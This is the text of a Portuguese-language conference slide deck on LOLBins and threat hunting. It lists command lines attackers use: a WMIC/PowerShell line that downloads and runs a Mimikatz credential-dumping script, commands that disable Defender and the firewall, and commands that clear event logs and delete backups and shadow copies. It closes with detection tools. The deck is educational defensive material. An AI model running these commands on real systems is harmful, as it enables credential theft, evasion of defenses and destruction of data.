


```
(donda@bxsec2025)-[~/speaker_profiles]  
$ whoami --full-profile
```



- [+] **Name:** Daniel Donda
- [+] **Role:** CEO and Founder at Hackers Hive
- [+] **Experience:** 25+ years in Cybersecurity
- [+] **Recognition:** Microsoft MVP since 2011
- [+] **Education:** Mathematics | Information Security | Postgraduate in Intelligence
- [+] **Certifications:** MCP | MCSE | MCSA | CEH | Security+ | CySA+ | CISSP
- [+] **Publications:** Author of cybersecurity books and articles
- [+] **Projects:** danieldonda.com and a YouTube channel focused on Cybersecurity
- [+] **Specialties:** Defense, Threat Hunting, OSINT, Cybersecurity Education

LOLBins Undercover

A Arte dos Ataques Invisíveis

Advanced Threat Hunting for Modern Adversaries

LOLBINS

HACKER

MALWARE

Living Off the Land Binary

Living Off the Land Binaries (LOLBins) é uma técnica que se concentra em usar ferramentas legítimas já presentes em um sistema operacional para realizar atividades maliciosas.

A ideia é aproveitar a autorização de software legítimo, que geralmente não é revisto pelos sistemas de segurança.

- ✓ *Já estão no sistema*
- ✓ *Assinados pela Microsoft*
- ✓ *Pouco monitorados por antivírus*



```
(donda@bxsec2025)-[~/demo]  
$ ./proxy_command_execution.sh -tks @0gtweet
```

LOLBins

- `whoami /all`
- `powershell -Command "Get-Process"`
- `schtasks /create /tn "MyTask" /tr "notepad.exe" /sc once /st 00:00`
- `certutil -decode input.b64 output.exe`
- `regsvr32 /s /n /i:mydll.dll`
- `mshta.exe "javascript:alert('Hello World');"`
- `certutil -decode calc.b64 malware_calc.exe`
- `[System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Windows\System32\calc.exe")) > calc.b64`
- `schtasks /create /tn "MyTask" /tr "calc.exe" /sc once /st 00:00`
- `rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl`
- `runas /user:hackudo "cmd"`
- `net localgroup Administrators hackudo /add`
- `powershell.exe -NoP -NonI -W Hiden -Exec Bypass -Enc "YzpcV2luZG93c1xzeXN0ZW04ZQ=="`

Living Off the Living Off the Land

- <https://lolol.farm/>

logo	link	description
	https://br0k3nlab/LoFP/	Living off the False Positive is an autogenerated collection of false positives sourced from some of the most popular rule sets. The information is categorized along with ATT&CK techniques, rule source, and data source.
	https://loldrivers.io	Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks
	https://gtfobins.github.io	GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems
	https://lolbas-project.github.io	The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques
	https://lots-project.com	Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain
	https://filesec.io	File extensions being used by attackers
	https://malapi.io	MalAPI.io maps Windows APIs to common techniques used by malware
	https://hijacklibs.net	This project provides an curated list of DLL Hijacking candidates
	https://wadcoms.github.io	WADComs is an interactive cheat sheet, containing a curated list of offensive security tools and their respective commands, to be used against Windows/AD environments
	https://www.loobins.io	Living Off the Orchard: macOS Binaries (LOOBins) is designed to provide detailed information on various built-in macOS binaries and how they can be used by threat actors for malicious purposes
	https://lolapps-project.github.io	This project was made because exploitation isn't limited to binaries using command line techniques. Both built-in and third-party applications have been used & abused for adversarial gain since the dawn of time, and knowing these methods can help when all else fail.
	https://www.bootloaders.io	Curated list of known malicious bootloaders for various operating systems. The project aims to assist security professionals in staying informed and mitigating potential threats associated with bootloaders
	BYOL	Bring Your Own Land (BYOL)
	https://lothardware.com.tr	Living Off The Hardware is a resource collection that provides guidance on identifying and utilizing malicious hardware and malicious devices
	https://wtfbins.wtf/	WTFBin is a binary that behaves exactly like malware, except, somehow, it's not



- System Binary Proxy Execution

- ID: T1218

- Sub-techniques: T1218.001, T1218.002, T1218.003, T1218.004, T1218.005, T1218.007, T1218.008, T1218.009, T1218.010, T1218.011, T1218.012, T1218.013, T1218.014, T1218.015
- Tactic: Defense Evasion



PHISHING evilcorp.online

hxxp://evilcorp[.]online/generator?
table=9&meme=L-
00056&peer=ceo_office

C:\Windows\System32\WScript.exe
C:\Users\<USERNAME>\AppData\Local\Temp\Temp1_Chrome.Update.b343b0.zip\Chrome.Update.c9a747.js

ed0632acb266a4ec3f51dd803c8025bccd654e53c64eb613e203c590897079b3

powershell -ep bypass; start-process
"c:\Windows\System32\slui.exe" -verb runas
poc


C:\WINDOWS\SYSTEM32\WBEM\WMIC.exe /node:localhost process call create powershell /c IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PewPewPew/Invoke-MassMimikatz.ps1');24346D,COMPUTERNAME2'|Invoke-MassMimikatz -Verbose > c:/programdata/2.txt

adsmarketart.com
advancedanalysis.be
advertstv.com
amazingdonutco.com
cofeedback.com
consultane.com
dns.proactiveads.be
mwebsoft.com
rostraffic.com
traffichi.com
typiconsult.com
websitelistbuilder.com



EVIL CORP

<https://attack.mitre.org/groups/G0119/>





KILL CHAIN
CHAIN

DEFENSE
EVASION

Evasão De Defesas

Kill processes

- *CMD/PSH: wmic process "where name like '%WinDefend%'" delete*
- *Taskkill /IM ccSvcHst.exe*

PowerShell

- *PowerShell Set-MpPreference -DisableRealtimeMonitoring \$true*
- *PowerShell Set-MpPreference -DisableBehaviorMonitoring \$true*
- *PowerShell Add-MpPreference -ExclusionPath C:*
- *PowerShell Add-MpPreference -ExclusionExtension ".exe"*

Disable Task Manager

- *reg.exe add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d*

Evasão De Defesas

Stop services

- *net stop SharedAccess*
- *sc stop wuauerv*
- *sc pause MpsSvc*

Delete services

- *sc delete MpsSvc*
- *sc config WinDefend start= disabled*

Firewall

- *netsh firewall set opmode mode=disable*
- *netsh Advfirewall set allprofiles state off*

Evasão De Defesas

Clear Event Logs

- *wevtutil.exe cl Application*
- *wevtutil.exe cl Security*
- *wevtutil.exe cl System*
- *FOR /F "delims=" %%I IN ("WEVTUTIL EL") DO (WEVTUTIL CL "%%I")*

Delete USN Journal

- *wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:*
- *fsutil usn deletejournal /D C:"*

Evasão De Defesas

Delete backup files with “del”

- `del /s /f /q c:*.VHD c:*.bac c:*.bak c:*.wbcat c:*.bkf c:Backup*.* c:ackup*.*c:*.set c:*.win c:*.dsk`

Delete backups via “wbadmin”

- `wbadmin delete catalog -quiet`
- `wbadmin DELETE SYSTEMSTATEBACKUP`
- `wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest`

Delete computer restore point

- `Get-ComputerRestorePoint | delete-ComputerRestorePoint`

Delete Shadow Copies

- `Vssadmin.exe Delete Shadows /All /Quiet`
- `Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}`
- `PowerShell Get-WmiObject Win32_ShadowCopy | % { $_.Delete() }`
- `PowerShell Get-WmiObject Win32_ShadowCopy | Remove-WmiObject`

Prevenção e hunting

- Melhor prática - Detecção de execução de linha de comando - EDR e/ou **Sysmon (System Monitor)** + Security Events
- Ferramentas e recursos úteis:
 - **RITA – Real Intelligence Threat Analytics** - Ela analisa tráfego de rede (logs de NetFlow ou Zeek) para encontrar indícios de comunicação de **Command and Control (C2)**.
 - **YARA – Yet Another Recursive Acronym** – É uma linguagem de regras usada para identificar padrões em arquivos, strings ou processos em memória.
 - **SIGMA** é um formato padrão para criar regras de detecção baseadas em logs, como o Event Viewer do Windows, Sysmon, ou logs enviados a um SIEM
 - **KQL – Kusto Query Language** – É a linguagem usada para fazer consultas em ambientes como o Microsoft Sentinel, Log Analytics, Defender for Endpoint e outros serviços baseados no Azure Monitor.

Thank you